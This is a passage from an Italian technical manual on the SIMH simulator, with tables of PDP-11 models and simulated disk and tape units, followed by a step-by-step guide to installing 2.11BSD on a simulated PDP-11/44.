$ **mv a.out convert_simh_tape_to_file** [*Invio*]

Supponendo di volere estrarre i file contenuti nell’immagine ‘mio_file.tap’ si può procedere così:

$ **./convert_simh_tape_to_file radice < mio_file.tap** [*Invio*]

```
radice-000
radice-001
radice-002
…
```

In tal caso si ottengono i file ‘radice-000’, ‘radice-001’ e così di seguito.

825.4 Caratteristiche generali dei vari modelli PDP-11

I modelli di PDP-11 che sono esistiti hanno avuto caratteristiche abbastanza varie. Anche se si intende utilizzare solo un simulatore, è necessario scegliere il modello adatto al sistema operativo che si vuole installare. Le cose più importanti da sapere sono i tipi di bus ammissibili e la dimensione massima della memoria centrale.

Tabella 825.10. Caratteristiche generali dell’unità centrale, in ordine di anno di produzione.

Modello	Bus	Memoria centrale	Anno
PDP11/15	Unibus	64 Kibyte	1970
PDP11/20	Unibus	64 Kibyte	1970
PDP11/10	Unibus	64 Kibyte	1972
PDP11/05	Unibus	64 Kibyte	1972
PDP11/45	Unibus, Fastbus	256 Kibyte	1972
PDP11/50	Unibus, Fastbus	256 Kibyte	1972
PDP11/55	Unibus, Fastbus	256 Kibyte	1972
PDP11/35	Unibus	256 Kibyte	1973
PDP11/40	Unibus	256 Kibyte	1973
PDP11/03	Q-bus	64 Kibyte	1975
PDP11/04	Unibus	64 Kibyte	1975
PDP11/70	Unibus, Massbus	4 Mibyte	1975
PDP11/34	Unibus	256 Kibyte	1976
PDP11/60	Unibus	256 Kibyte	1976
PDP11/23	Q-bus	4 Mibyte	1979
PDP11/44	Unibus, Private memory bus	4 Mibyte	1979
PDP11/24	Unibus	4 Mibyte	1980
PDP11/73	Q-bus	4 Mibyte	1983
PDP11/21	Q-bus	64 Kibyte	1983
PDP11/83	Q-bus, Private memory bus	4 Mibyte	1985
PDP11/84	Unibus, Private memory bus	4 Mibyte	1985
PDP11/53	Q-bus	4 Mibyte	1987
PDP11/93	Q-bus, Private memory bus	4 Mibyte	1990
PDP11/94	Unibus, Private memory bus	4 Mibyte	1990

825.5 Simulazione unità a disco e a nastro

SIMH offre la simulazione di una gamma di dischi e nastri magnetici abbastanza ampia. La tabella successiva associa i tipi principali di dischi e nastri simulati all'unità di controllo e alla sigla usata da SIMH.

Tabella 825.11. I tipi principali di dischi e nastri gestiti da SIMH, associati ai nomi usati dai primi sistemi UNIX e BSD. Lo spazio disponibile viene calcolato in modo compatibile all'uso consueto: byte e multipli di byte.

SIMH	unità di controllo	modello	tipo	BSD		capacità byte	byte/ settore	settori/ traccia	tracce/ cilindro	cilindri
RK	RK11	RK05	cartridge	rk	/dev/**rk**0a /dev/r**rk**0a	2 494 464	512	12	2	203
HK	RK611	RK06		hk	/dev/**hk**0a /dev/r**hk**0a	13 888 512	512	22	3	411
		RK07				27 540 480	512	22	3	815
RL	RL11 RLV12	RL01		rl	/dev/**rl**0a /dev/r**rl**0a	5 242 880	256	40	2	256
		RL02				10 485 760	512	40	2	256
	RP11	RP01	pack	rp	/dev/**rp**0a /dev/r**rp**0a	5 196 800	512	5	10	203
		RP02				20 787 200	512	10	20	203
		RP03				40 960 000	512	10	20	400
RP	Massbus: RH70 RH11	RP04		xp	/dev/**xp**0a /dev/r**xp**0a	79 964 160	512	20	19	411
		RP05				79 964 160	512	20	19	411
		RP06				174 423 040	512	22	19	815
		RP07	fixed			516 096 000	512	50	32	630
		RM02	pack			67 420 160	512	32	5	823
		RM03				67 420 160	512	32	5	823
		RM05				256 196 608	512	32	19	823
		RM80	fixed			128 221 184	512	32	14	559
RQ	MSCP: RQDX3	RA60	pack	ra	/dev/**ra**0a /dev/r**ra**0a	204 890 112	512	42	4	2382
		RA70	fixed			280 084 992	512	33	11	1507
		RA71				700 062 720	512	51	14	1915
		RA72				1 000 089 600	512	51	20	1915
		RA73				2 007 290 880	512	70	21	2667
		RA80				121 325 568	512	31	14	546
		RA81				456 228 864	512	51	14	1248
		RA82				622 932 480	512	57	15	1423
		RA90				1 216 590 336	512	69	13	2649
		RA92				1 505 926 656	512	69	13	3279
		RD51	fixed			10 653 696	512	17	4	306
		RD52				30 965 760	512	18	7	480
		RD53				75 497 472	512	18	8	1024
		RD54				159 936 000	512	17	15	1225
		RD31				21 411 840	512	17	4	615
		RD32				42 823 680	512	17	6	820
		RX33	fd 5,25 in			1 228 800	512	15	2	80
						737 280	512	9	2	80
						409 600	512	10	1	80
						368 640	512	9	2	40
		RX50	fd 5,25 in			409 600	512	10	1	80
RX	RX11	RX01	fd 8 in			256 256	128	26	1	77
RY	RX211	RX02				512 512	256	26	1	77

TU	TM02 TM03	TE16	tape	ht	
		TU45			
		TU77			
TM		TE10		tm	
		TM11			
TS		TS11		ts	
		TSV05			

825.6 Riferimenti

- Bob Supnik, *The Computer History Simulation Project*
  ⟨*http://simh.trailing-edge.com/* ⟩
- Robert M. Supnik, *SIMH user's guide*
  ⟨*http://simh.trailing-edge.com/pdf/simh_doc.pdf* ⟩
- Robert M. Supnik, *PDP-11 simulator usage*
  ⟨*http://simh.trailing-edge.com/pdf/pdp11_doc.pdf* ⟩
- Phil Budne, *Article 1995 of alt.sys.pdp10*, *How big were they?*
  ⟨*http://www.inwap.com/pdp10/usenet/disks* ⟩
- John Holden, *YAPP - Yet another PDP-11 Page*
  ⟨*http://www.psych.usyd.edu.au/pdp-11/* ⟩

[1] **SIMH** software libero con licenza speciale

2.11BSD

Questo capitolo descrive un procedimento per installare 2.11BSD in un PDP-11 simulato attraverso SIMH, utilizzato a sua volta in un sistema GNU/Linux.

La lettura di questo capitolo è utile solo dopo quella della guida originale di Steven Schultz, *Installing and operating 2.11BSD on the PDP-11*, che può essere ottenuta dall'indirizzo ⟨*http://minnie.tuhs.org/PUPS/Setup/2.11bsd_setup.pdf* ⟩.

I file usati per l'installazione descritta in questo capitolo provengono da ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/ucb/2.11BSD/* ⟩. Eventualmente è disponibile anche una forma diversa della stessa distribuzione che parte direttamente da un file-immagine del disco contenente il file system principale, con tutto ciò che serve, già pronto per SIMH: ⟨*http://www.tuhs.org/Archive/PDP-11/Boot_Images/2.11_on_Simh/* ⟩.

826.1 Preparazione del nastro virtuale

Tra i file che compongono la distribuzione, quelli che servono per costruire il nastro di installazione sono i seguenti:

File	Descrizione
'mtboot'	Contiene il settore di avvio da usare con il nastro.
'boot'	Contiene il programma di avvio per la gestione iniziale del nastro.
'disklabel'	Contiene il programma, da avviare attraverso il nastro, usato per suddividere i dischi in partizioni.
'mkfs'	Contiene il programma, da avviare attraverso il nastro, con il quale inizializzare le partizioni dei dischi.
'restore'	Contiene il programma, da avviare attraverso il nastro, con il quale è possibile recuperare i dati archiviati con '**dump**'.
'icheck'	Contiene il programma, da avviare attraverso il nastro, per il controllo del file system di una partizione.
'root.dump'	Contiene l'archivio del file system principale, da estrarre con '**restor**'.
'file6.tar.gz'	Contiene l'archivio di quanto si articola a partire da '/usr/'.
'file7.tar.gz'	Contiene l'archivio di quanto si articola a partire da '/usr/src/'.
'file8.tar.gz'	Contiene l'archivio di altro materiale che si articola sempre a partire da '/usr/src/'.

I tre file con estensione '.tar.gz' vanno decompressi:

GNU/Linux $ **gunzip file*.tar.gz** [*Invio*]

I primi due file vanno combinati assieme, in modo da formare un solo file organizzato nel modo seguente:

'mtboot'	512 byte
'mtboot'	512 byte
'boot'	35328 byte

In pratica, essendo i file più corti delle dimensioni indicate, vanno completati con byte a zero;

inoltre, come si vede, il settore di avvio va duplicato. Si procede nel modo seguente per aggiustare la dimensione del primo file:

GNU/Linux $ **dd if=mkboot count=1 bs=512 conv=sync of=mtboot.sync** [*Invio*]

Con il comando appena mostrato si ottiene il file 'mkboot.sync' che completa la dimensione di 512 byte, come richiesto per il concatenamento. Il comando successivo predispone il file di avvio da collocare nella prima posizione del nastro:

GNU/Linux $ **cat mkboot.sync mkboot.sync boot > avvio** [*Invio*]

Si può quindi procedere alla preparazione del nastro virtuale, tenendo conto della dimensione dei settori prevista dalla documentazione originale, utilizzando i programmi descritti nel capitolo 825:

GNU/Linux $ **convert_file_to_simh_tape 512 < avvio > tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 1024 < disklabel >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 1024 < mkfs >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 1024 < restor >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 1024 < icheck >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 10240 < root.dump >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 10240 < file6.tar >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 10240 < file7.tar >> tm11_0.tap** [*Invio*]

GNU/Linux $ **convert_file_to_simh_tape 10240 < file8.tar >> tm11_0.tap** [*Invio*][1]

Con gli strumenti di SIMH è possibile controllare il contenuto del nastro virtuale generato:

GNU/Linux $ **mtdump tm11_0.tap** [*Invio*]

826.2 Configurazione iniziale del simulatore e avvio

Si decide di simulare un PDP-11/44 del 1979, con solo 1 Mibyte di memoria centrale (il minimo per poter utilizzare 2.11BSD), con due unità a nastro connesse a un'unità di controllo TM11 (se si volesse usare l'unità TS11 si potrebbe gestire un solo nastro) e con un disco MSCP RA82 di dimensione inusuale: 200000000 byte. Un disco così capiente consente di installare tutto in una sola partizione, senza bisogno di innestarne altri.

Il file-immagine del disco deve essere creato prima di avviare il simulatore:

GNU/Linux $ **dd if=/dev/zero of=ra82_0.dsk bs=1000000 count=200** [*Invio*]

Così facendo viene creato il file 'ra82_0.dsk'. Nella simulazione vengono usati inoltre i file 'tm11_0.tap', creato precedentemente con il necessario per procedere all'installazione del sistema, e 'tm11_1.tap', il cui scopo è quello di disporre di un'unità ulteriore per archiviare dati mentre si usa 2.11BSD nel simulatore. Il file-immagine del secondo nastro non va predisposto, perché viene creato contestualmente al suo utilizzo.

L'ultima fase prima dell'avvio del simulatore consiste nel predisporre uno script con la configurazione desiderata della simulazione:

```
;
; PDP-11/44 (1979) with only 1 Mibyte RAM memory.
;
SET    CPU  11/44
SET    CPU  1024K
SHOW   CPU
;
; Devices that might be disabled.
;
;SET    RK   DISABLE
;SET    HK   DISABLE
;SET    TC   DISABLE
;SET    TS   DISABLE
;
; TM11 tape simulator.
;
SET    TM   ENABLED
SET    TM0  LOCKED
ATTACH TM0  tm11_0.tap
SHOW   TM0
;
SET    TM1  WRITEENABLED
ATTACH TM1  tm11_1.tap
SHOW   TM1
;
; MSCP disk.
; The actual disk has an unusual size: 200000000 byte
;
SET    RQ   ENABLED
SET    RQ0  RAUSER=200
ATTACH RQ0  ra82_0.dsk
SHOW   RQ0
;
; Should boot manually.
;
```

Supponendo che questo file si chiami '**simh.ini**', si può avviare il simulatore nel modo seguente:

GNU/Linux $ **pdp11 simh.ini** [*Invio*]

```
PDP-11 simulator V3.5-1
Disabling XQ
CPU, 11/44, FPP, NOCIS, autoconfiguration on, 1024KB
TM0, attached to tm11_0.tap, write locked, SIMH format
TM: creating new file
TM1, attached to tm11_1.tap, write enabled, SIMH format
RQ0, 200MB, attached to ra82_0.dsk, write enabled, RAUSER
```

Lo script non contiene l'istruzione di avvio ('**BOOT**') che così deve essere data a mano. Ciò consente di verificare la correttezza della configurazione dai messaggi che si ottengono. Dall'invito del simulatore si può dare il comando di avvio attraverso il nastro contenente la distribuzione:

SIMH sim> **BOOT TM0** [*Invio*]

```
44Boot from tm(0,0,0) at 0172522
```

tape boot **:**

Il programma di avvio contenuto nel primo file del nastro viene eseguito e si presenta così un altro invito (i due punti), dove va scritto quale programma eseguire (quale file eseguire) all'interno del nastro.

826.3 Preparazione delle partizioni

Dall'invito del programma di avvio della distribuzione occorre iniziare selezionando il programma che consente di predisporre le partizioni all'interno del disco virtuale. Questo programma ('**disklabel**') si trova nel secondo file del nastro (è il secondo in base alla procedura descritta per la preparazione di tale nastro); pertanto si avvia così:

tape boot **: tm(0,1)** [*Invio*][2]

```
Boot: bootdev=0401 bootscr=0172522
disklabel
```

disklabel Disk?

A questo punto appare l'invito di '**disklabel**', dal quale è necessario inserire le coordinate del disco che si vuole suddividere in partizioni. In questo caso, si tratta di un'unità «ra», pertanto si usa la sigla '**ra(0,0)**':

disklabel Disk? **ra(0,0)** [*Invio*]

```
'ra(0,0)' is unlabeled or the label is corrupt.
```

disklabel Proceed? [y/n] **y**

disklabel d(isplay) D(efault) m(odify) w(rite) q(uit)? **y**

Si comincia visualizzando la situazione, per poter calcolare la posizione delle partizioni:

disklabel d(isplay) D(efault) m(odify) w(rite) q(uit)? **d**

```
type: MSCP
disk: RA82
label: DEFAULT
flags:
bytes/sector: 512
sectors/track: 57
tracks/cylinder: 15
sectors/cylinder: 855
cylinders: 457
rpm: 3600
drivedata: 0 0 0 0 0

1 partitions:
#  size    offset  fstype   [fsize bsize]
a: 390800  0       2.11BSD   1024  1024    # (Cyl. 0 - 457*)
```

La partizione '**a:**' viene creata automaticamente, ma va modificata perché le dimensioni non sono corrette e perché occorre comunque una partizione per lo scambio della memoria virtuale.

In base alla geometria del disco, sono disponibili 457 cilindri contenenti 855 settori da 512 byte; pertanto, ogni cilindro ha una capacità di 437760 byte. 2.11BSD può utilizzare una sola partizione per lo scambio della memoria virtuale, al massimo da 32 Mibyte; pertanto, si possono utilizzare al massimo 76 cilindri per questo fine, pari a 64980 settori, mentre i restanti 381 cilindri, pari a 325755 settori, vanno usati per il file system:

```
[disklabel] d(isplay) D(efault) m(odify) w(rite) q(uit)? m

  modify

[disklabel] d(isplay) g(eometry) m(isc) p(artitions) q(uit)? p

  modify partitions

[disklabel] d(isplay) n(umber) s(elect) q(uit)? s

[disklabel] a b c d e f g h q(uit)? a

  sizes and offsets may be given as sectors, cylinders
  or cylinders plus sectors:  6200, 32c, 19c10s respectively
  modify partition 'a'

[disklabel] d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? t

[disklabel] 'a' fstype [2.11BSD]: 2.11BSD [Invio]

  modify partition 'a'

[disklabel] d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? o

[disklabel] 'a' offset [0]: 0 [Invio][3]
```

```
  modify partition 'a'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? s

disklabel 'a' size [390800]: 325755 [Invio]4

  modify partition 'a'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? f

disklabel 'a' frags/fs-block [1]: 1 [Invio]

  modify partition 'a'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? F

disklabel 'a' frag size [1024]: 1024 [Invio]

  modify partition 'a'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? q

  modify partitions
```

Termina così la configurazione della partizione '`a:`'. Si può passare a '`b:`', che **deve** essere usata per lo scambio della memoria virtuale.

```
disklabel d(isplay) n(umber) s(elect) q(uit)? s

disklabel a b c d e f g h q(uit)? b

  sizes and offsets may be given as sectors, cylinders
  or cylinders plus sectors:  6200, 32c, 19c10s respectively
  modify partition 'b'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? t

disklabel 'b' fstype [unused]: swap [Invio]5

  modify partition 'b'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? o

disklabel 'b' offset [0]: 325755 [Invio]6

  modify partition 'b'

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? s

disklabel 'b' size [0]: 64980 [Invio]
```

```
  modify partition 'b'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **f**

disklabel 'b' frags/fs-block [1]: **1** [*Invio*]

```
  modify partition 'b'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **F**

disklabel 'b' frag size [1024]: **1024** [*Invio*]

```
  modify partition 'b'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **q**

```
  modify partitions
```

Termina anche la configurazione della partizione '**b:**' e si deve controllare che i dati inseriti siano coerenti, soprattutto che non ci siano accavallamenti tra le due partizioni.

disklabel d(isplay) n(umber) s(elect) q(uit)? **d**

```
  type: MSCP
  disk: RA82
  label: DEFAULT
  flags:
  bytes/sector: 512
  sectors/track: 57
  tracks/cylinder: 15
  sectors/cylinder: 855
  cylinders: 457
  rpm: 3600
  drivedata: 0 0 0 0 0

  2 partitions:
  #  size    offset  fstype   [fsize bsize]
  a: 325755  0       2.11BSD   1024 1024     # (Cyl. 0 - 380)
  b: 64980   325755  swap                    # (Cyl. 381 - 456)

  modify partitions
```

Si può procedere quindi con la partizione '**c:**', il cui scopo è solo quello di descrivere lo spazio usato complessivamente dalle altre due partizioni.

disklabel d(isplay) n(umber) s(elect) q(uit)? **s**

disklabel a b c d e f g h q(uit)? **c**

```
sizes and offsets may be given as sectors, cylinders
or cylinders plus sectors:  6200, 32c, 19c10s respectively
modify partition 'c'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **o**

disklabel 'c' offset [0]: **0** [*Invio*]

```
modify partition 'c'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **s**

disklabel 'c' size [0]: **390735** [*Invio*]

```
modify partition 'c'
```

disklabel d(isplay) z(ero) t(ype) o(ffset) s(ize) f(rag) F(size) q(uit)? **q**

```
modify partitions
```

Si controlla ulteriormente la situazione:

disklabel d(isplay) n(umber) s(elect) q(uit)? **d**

```
type: MSCP
disk: RA82
label: DEFAULT
flags:
bytes/sector: 512
sectors/track: 57
tracks/cylinder: 15
sectors/cylinder: 855
cylinders: 457
rpm: 3600
drivedata: 0 0 0 0 0

2 partitions:
#  size    offset  fstype   [fsize bsize]
a: 325755  0       2.11BSD   1024 1024     # (Cyl. 0 - 380)
b: 64980   325755  swap                    # (Cyl. 381 - 456)
c: 390735  0       unused    1024 1024     # (Cyl. 0 - 456)

modify partitions
```

A questo punto si può concludere confermando la suddivisione stabilita:

disklabel d(isplay) n(umber) s(elect) q(uit)? **q**

disklabel d(isplay) D(efault) m(odify) w(rite) q(uit)? **w**

disklabel d(isplay) D(efault) m(odify) w(rite) q(uit)? **q**

Si ritorna così sotto il controllo del programma di gestione del nastro:

```
44Boot from tm(0,0,1) at 0172522
```

tape boot **:**

826.4 Inizializzazione del file system

Il programma che serve a inizializzare il file system nella prima partizione del disco si trova nel terzo file del nastro. Il programma in question è '**mkfs**':

tape boot **: tm(0,2)** [*Invio*]

```
Boot: bootdev=0402 bootcsr=0172522
Mkfs
```

mkfs file system: **ra(0,0)** [*Invio*]

Si osservi che le coordinate '**ra(0,0)**' rappresentano precisamente la prima partizione del disco. Viene proposta la dimensione del file system, che è corretta, perché si riferisce a unità da 1 024 byte (si perde un settore, perché la partizione ne è composta da una quantità dispari).

mkfs file sys size [162877]: [*Invio*]

Si conferma anche la dimensione degli inode:

mkfs bytes per inode [4096]: [*Invio*]

Per quanto riguarda la sequenza dei settori nel disco, trattandosi di una simulazione in un file, non serve a nulla che questi siano alternati, pertanto si evita tale accorgimento:

mkfs interleaving factor (m; 2 default): **1** [*Invio*]

mkfs interleaving modulus (n; 427 default): **1** [*Invio*]

```
m/n = 1 1
Exit called
```

```
44Boot from tm(0,0,2) at 0172522
```

tape boot **:**

Terminata l'inizializzazione, si può fare la verifica del file system con il programma '**icheck**' che si trova nel quinto file del nastro:

tape boot **: tm(0,4)** [*Invio*]

```
Boot: bootdev=0404 bootcsr=0172522
Icheck
```

icheck File: **ra(0,0)** [Invio]

```
ra(0,0):
Not enough core; duplicates unchecked
files 3 (r=1,d=2,b=0,c=0,l=0,s=0)
used 2 (i=0,ii=0,iii=0,d=2)
free 160328

44Boot from tm(0,0,4) at 0172522
```

tape boot :

826.5 Copia dei file principali e primo avvio del sistema

Il nastro contiene quattro file separati da cui estrarre il contenuto del sistema operativo. Il primo, collocato nella sesta posizione del nastro, è un archivio ottenuto con il programma '**dump**' e contiene i file principali indispensabili per l'avvio di un sistema minimo; il secondo, collocato nella settima posizione, contiene ciò che va installato a partire dalla directory '/usr/'; il terzo, collocato nell'ottava posizione, contiene i sorgenti del kernel da installare a partire da '/usr/src/'; infine, il quarto, collocato nella nona posizione, contiene gli altri sorgenti disponibili e va installato sempre a partire da '/usr/src/'.

Si comincia con il ripristino dei file principali; poi, le operazioni successive si devono svolgere con il sistema avviato regolarmente.

tape boot : **tm(0,3)** [Invio]

Viene caricato il programma per il ripristino dei dati archiviati: '**restore**'.

```
Boot: bootdev=0403 bootcsr=0172522
Restor
```

restor Tape?: **tm(0,5)** [Invio]

restor Disk?: **ra(0,0)** [Invio]

restor Last chance before scribbling on disk. [Invio]

```
End of tape

44Boot from tm(0,0,3) at 0172522
```

tape boot :

A questo punto si può avviare il sistema minimo appena installato, per poi proseguire con le altre fasi di copia della distribuzione.

tape boot : **ra(0,0)unix** [Invio]

Quanto appena scritto indica di avviare il file 'unix' che si trova nella directory radice del file system collocato nella prima partizione del primo disco. Il file 'unix' è quindi il kernel del sistema.

```
Boot: bootdev=02400 bootcsr=0172150

2.11 BSD UNIX #115: Sat Apr 22 19:07:25 PDT 2000
sms1@curly.2bsd.com:/usr/src/sys/GENERIC

ra0: Ver 3 mod 6
ra0: RA82  size=390800

phys mem  = 1048576
avail mem = 824640
user mem  = 307200

June  8 21:21:24 init: configure system

hk 0 csr 177440 vector 210 attached
ht ? csr 172440 vector 224 skipped:  No CSR.
ra 0 csr 172150 vector 154 vectorset attached
rl 0 csr 174400 vector 160 attached
tm 0 csr 172520 vector 224 attached
tms 0 csr 174500 vector 260 vectorset attached
ts ? csr 172520 vector 224 interrupt vector already in use.
xp 0 csr 176700 vector 254 attached
erase, kill ^U, intr ^C
```

A questo punto appare l'invito del sistema operativo e si deve procedere con l'installazione degli altri archivi. È da osservare che il primo nastro magnetico viene individuato dal file di dispositivo '`/dev/rmt12`' (ed eventualmente il secondo corrisponde a '`/dev/rmt13`'), mentre le partizioni '***x*:**' corrispondono ai file di dispositivo '`/dev/rra0`***x***'. Ma occorre prima accertarsi che i file di dispositivo siano quelli adatti all'hardware scelto.

826.6 Sistemazione dell'avvio dal disco

Per il momento, il sistema è stato avviato con l'aiuto del programma di gestione del nastro. In un secondo momento, il nastro può essere usato ancora per avviare il disco, ma se è possibile, è meglio sistemare il programma di avvio all'inizio del disco:

2.11BSD # **`cd /mdec`** [*Invio*]

2.11BSD # **`ls -l`** [*Invio*]

```
total 14
-r--r--r--  1 root          512 Dec  5  1995 bruboot
-r--r--r--  1 root          512 Dec  5  1995 dvhpuboot
-r--r--r--  1 root          512 Dec  5  1995 hkuboot
-r--r--r--  1 root          512 Dec  5  1995 hpuboot
-r--r--r--  1 root          512 Dec  5  1995 rauboot
-r--r--r--  1 root          512 Dec  5  1995 rkuboot
-r--r--r--  1 root          512 Dec  5  1995 rluboot
```

```
-r--r--r--  1 root          512 Dec  5  1995 rm03uboot
-r--r--r--  1 root          512 Dec  5  1995 rm05uboot
-r--r--r--  1 root          512 Dec  5  1995 rx01uboot
-r--r--r--  1 root          512 Dec  5  1995 rx02uboot
-r--r--r--  1 root          512 Dec  5  1995 si51uboot
-r--r--r--  1 root          512 Dec  5  1995 si94uboot
-r--r--r--  1 root          512 Dec  5  1995 si95uboot
```

Dei programmi contenuti nella directory '`/mdec/`' occorre scegliere quello adatto al tipo di disco che si utilizza. In questo caso, si deve scegliere il file '`rauboot`'. Il file, della dimensione di un solo settore, va copiato con l'aiuto di '**`dd`**', all'inizio della prima partizione:

2.11BSD # **`dd if=/mdec/rauboot of=/dev/rra0a count=1`** [*Invio*]

```
1+0 records in
1+0 records out
```

A questo punto conviene verificare che l'operazione abbia avuto successo, arrestando il sistema (quello installato nell'hardware simulato con SIMH):

2.11BSD # **`shutdown -h now`** [*Invio*]

```
Shutdown at 18:02 (in 0 minutes) [pid 16]
#
System shutdown time has arrived
syncing disks... done
halting

HALT instruction, PC: 000014 (MOV #1,17406)
```

A questo punto si ritorna sotto il controllo di SIMH e si può tentare di avviare il sistema operativo direttamente dal disco:

SIMH `sim>` **`BOOT RQ0`** [*Invio*]

Si osservi che per SIMH, la sigla '**`RQ0`**' rappresenta il primo disco simulato, in base alla scelta dell'hardware fatta in precedenza.

```
44Boot from ra(0,0,0) at 0172150
```

disk boot **`: ra(0,0)unix`** [*Invio*]

```
Boot: bootdev=02400 bootcsr=0172150

2.11 BSD UNIX #115: Sat Apr 22 19:07:25 PDT 2000
sms1@curly.2bsd.com:/usr/src/sys/GENERIC

ra0: Ver 3 mod 6
ra0: RA82  size=390800
```

```
phys mem  = 1048576
avail mem = 824640
user mem  = 307200

hk 0 csr 177440 vector 210 attached
ht ? csr 172440 vector 224 skipped:  No CSR.
ra 0 csr 172150 vector 154 vectorset attached
rl 0 csr 174400 vector 160 attached
tm 0 csr 172520 vector 224 attached
tms 0 csr 174500 vector 260 vectorset attached
ts ? csr 172520 vector 224 interrupt vector already in use.
xp 0 csr 176700 vector 254 attached
erase, kill ^U, intr ^C
```

2.11BSD #

826.7 Predisposizione dei file di dispositivo e conclusione dell'installazione

Nella directory '`/dev/`' occorre eliminare i file di dispositivo riferiti alle unità a nastro, per ricrearli in base alle caratteristiche del tipo di nastro simulato effettivamente:

2.11BSD # **`cd /dev`** [*Invio*]

2.11BSD # **`rm *mt*`** [*Invio*]

2.11BSD # **`./MAKEDEV tm0`** [*Invio*][7]

2.11BSD # **`sync`** [*Invio*]

A questo punto, si può procedere con il recupero degli archivi rimasti.

2.11BSD # **`cd /usr`** [*Invio*]

Si riavvolge il nastro:

2.11BSD # **`mt -f /dev/rmt12 rew`** [*Invio*]

Si posiziona il nastro all'inizio della settima posizione:

2.11BSD # **`mt -f /dev/rmt12 fsf 6`** [*Invio*]

Si estrae l'archivio a partire dalla directory corrente:

2.11BSD # **`tar xpbf 20 /dev/rmt12`** [*Invio*]

Si procede in modo analogo per gli altri archivi.

2.11BSD # **`mkdir /usr/src`** [*Invio*]

2.11BSD # **`cd /usr/src`** [*Invio*]

In questo caso basta portare il nastro all'inizio del file successivo:

2.11BSD # **mt -f /dev/rmt12 fsf** [*Invio*]

2.11BSD # **tar xpbf 20 /dev/rmt12** [*Invio*]

Dopo aver estratto i sorgenti del kernel, occorre sistemare un collegamento simbolico:

2.11BSD # **cd /** [*Invio*]

2.11BSD # **rm -f /sys** [*Invio*]

2.11BSD # **ln -s usr/src/sys /sys** [*Invio*]

L'ultimo archivio da estrarre nella stessa directory '`/usr/src/`':

2.11BSD # **cd /usr/src** [*Invio*]

2.11BSD # **mt -f /dev/rmt12 fsf** [*Invio*]

2.11BSD # **tar xpbf 20 /dev/rmt12** [*Invio*]

826.8 Sistemare la data

Se si verifica la data, si può osservare che questa riporta l'anno 1995 e se si usa il comando '**date**', è possibile indicare solo le ultime due cifre dell'anno. Per risolvere il problema occorre un piccolo raggiro: prima si regola la data un secondo prima della mezzanotte del 1999, poi, passati al 2000, si può regolare l'ora in modo corretto:

2.11BSD # **date** [*Invio*]

```
Fri Jun  9 11:52:39 PDT 1995
```

2.11BSD # **date 9912312359.59** [*Invio*]

```
Fri Dec 31 23:59:59 PST 1999
```

2.11BSD # **date** [*Invio*]

```
Sat Jan  1 00:00:44 PST 2000
```

2.11BSD # **date 0702041821** [*Invio*]

```
Sun Feb  4 18:21:00 PST 2007
```

Si osservi che quando il sistema operativo (nell'hardware simulato) viene arrestato, l'orologio viene salvato e al riavvio successivo riprende da quel orario. Pertanto, a ogni riavvio occorre sistemare l'orologio.

2.11BSD # **shutdown -h now** [*Invio*]

826.9 Riferimenti

- Steven Schulz, *Installing and operating 2.11BSD on the PDP-11*, 1995
  ⟨*http://minnie.tuhs.org/PUPS/Setup/2.11bsd_setup.pdf* ⟩
  ⟨*http://minnie.tuhs.org/PUPS/Setup/2.11bsd_setup.html* ⟩
- *2.11BSD*
  ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/ucb/2.11BSD/* ⟩
  ⟨*http://www.tuhs.org/Archive/PDP-11/Boot_Images/2.11_on_Simh/* ⟩

[1] Rispetto alla documentazione originale, il file '`file8.tar`' viene inserito in coda al nastro principale, senza bisogno di creare un secondo nastro apposito. Nella realtà ciò non sarebbe possibile, per via della capacità limitata del nastro stesso.

[2] La sigla '**`tm`**' va utilizzata in quanto si tratta di un nastro di un'unità a nastro di tipo TM11; se fosse un nastro TS11, va usata probabilmente la sigla '**`ts`**', come descritto nella documentazione di 2.11BSD.

[3] La partizione '**`a:`**' deve iniziare a partire dal primo settore disponibile del disco, altrimenti non è possibile avviare poi il sistema operativo.

[4] La dimensione viene data in settori e la si cambia in base ai calcoli effettuati precedentemente.

[5] Si osservi che è obbligatorio dare il nome '**`swap`**' alla partizione usata per lo scambio della memoria virtuale.

[6] La partizione '**`b:`**' deve cominciare a partire dal settore successivo a quello della partizione '**`a:`**'. Dal momento che la partizione '**`a:`**' è composta da 325755 settori, contando a partire da zero, l'ultimo settore della prima partizione è il numero 325754, pertanto il successivo, che inizia la partizione '**`b:`**' è il numero 325755.

[7] La sigla '**`tm0`**' fa riferimento alle unità TM11.

Capitolo 827

Installazione di file-immagine pronti

